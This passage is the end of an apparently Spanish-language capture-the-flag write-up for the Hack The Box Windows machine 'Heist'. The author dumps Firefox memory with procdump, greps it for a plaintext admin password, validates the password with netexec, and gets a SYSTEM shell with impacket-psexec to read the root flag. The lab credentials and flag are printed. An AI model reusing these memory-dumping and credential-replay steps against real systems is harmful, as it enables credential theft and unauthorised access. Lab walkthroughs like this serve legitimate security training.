Sysinternals - www.sysinternals.com  
[21:44:12] Dump 1 initiated: C:\temp\firefox.exe_250427_214412.dmp  
[21:44:12] Dump 1 writing: Estimated dump file size is 298 MB.  
[21:44:14] Dump 1 complete: 298 MB written in 2.2 seconds  
[21:44:14] Dump count reached.  
*Evil-WinRM* PS C:\temp> dir  
  
Directory: C:\temp  
  
Mode                LastWriteTime         Length Name  
----                -  
-a----            4/27/2025   9:44 PM        304638111 firefox.exe_250427_214412.dmp  
-a----            4/27/2025   9:43 PM         424856 procdump64.exe  
  
*Evil-WinRM* PS C:\temp> █
```

El paquete era excesivamente grande y encontrar esa password era una aguja en un pajar por lo que en vez de buscarlo a mano, literalmente me he ayudado de burpsuite para ver si el parámetro de login tenia eso puesto aún.



inst  
Rang  
refs  
s ad  
sion  
-885  
ion  
mozi  
ted"  
ied"  
labe  
2 "&  
rds,  
ich  
alla  
ta,  
ther  
swor  
swor  
/bro  
/bro  
itor  
27\_2  
G\_1=

#### Request

Pretty Raw Hex

```
1 POST /login.php HTTP/1.1
2 Host: 10.10.10.149
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 62
9 Origin: http://10.10.10.149
10 Connection: keep-alive
11 Referer: http://10.10.10.149/login.php
12 Cookie: PHPSESSID=68se0q2tukb3qu7loipsnipit8
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 login_username=hama%40gmail.com&login_password=hola123d&login=
```

Y ahora a comprobar si esas credenciales son efectivamente correctas. Espero que si.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ strings firefox.exe_250427_214412.dmp | grep login_password
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
RG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
MOZ_CRASHREPORTER_RESTART_ARG_1=localhost/login.php?login_username=admin@support.htb&login_password=4dD!5}x/re8]FBuZ&login=
```

Premio gordo.

```
(jouker@joukerm)-[~/Escritorio/temporal]
$ netexec smb 10.10.10.149 -u administrator -p '4dD!5}x/re8]FBuZ'
SMB 10.10.10.149 445 SUPPORTDESK [*] Windows 10 / Server 2019 Build 17763 x64 (name:SUPPORTDESK) (domain:SupportDesk) (signing:False) (SMBv1:False)
SMB 10.10.10.149 445 SUPPORTDESK [*] SupportDesk\administrator:4dD!5}x/re8]FBuZ (Pwn3d!)
```

He tirado de impacket-psexec en vez de evilwinrm para cambiar un poco.

```
(jouker@joukerm)-[~]
$ impacket-wmiexec supportdesk/administrator:'4dD!5}x/re8]FBuZ'@10.10.10.149 -target-ip 10.10.10.149
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] SMBv3.0 dialect used
^C[-]

(jouker@joukerm)-[~]
$ impacket-psexec supportdesk/administrator:'4dD!5}x/re8]FBuZ'@10.10.10.149 -target-ip 10.10.10.149
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.149.....
[*] Found writable share ADMIN$
[*] Uploading file ZNapZaTF.exe
[*] Opening SVCManager on 10.10.10.149.....
[*] Creating service diAo on 10.10.10.149.....
[*] Starting service diAo.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.437]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd ..


C:\Windows> cd C:\users\administrator\desktop

C:\Users\Administrator\Desktop> type root.txt
33a6e9f97b90e19530275f0d9f01f0d3

C:\Users\Administrator\Desktop> █
```


La máquina en si no ha sido difícil al principio solo que la escalada de privilegios te la tienes que conocer o no haces nada


de nada.





**Heist**  
Windows · Easy

0  
Points

  
4.5 479 Reviews



  
User Rated Difficulty


[Play Machine](#) [Machine Info](#) [Walkthroughs](#) [Reviews](#) [Activity](#) [Changelog](#)  

☒ Adventure Mode ☐ Guided Mode


[Download Official Writeup](#) [Video Walkthrough](#)


■ EU VIP 15 👤 1 player

Target IP Address  
**10.10.10.149**   22:52:02 ▾



Submit User Flag

User flag owned [3] Easy 



Submit Root Flag

Root flag owned [5] Medium 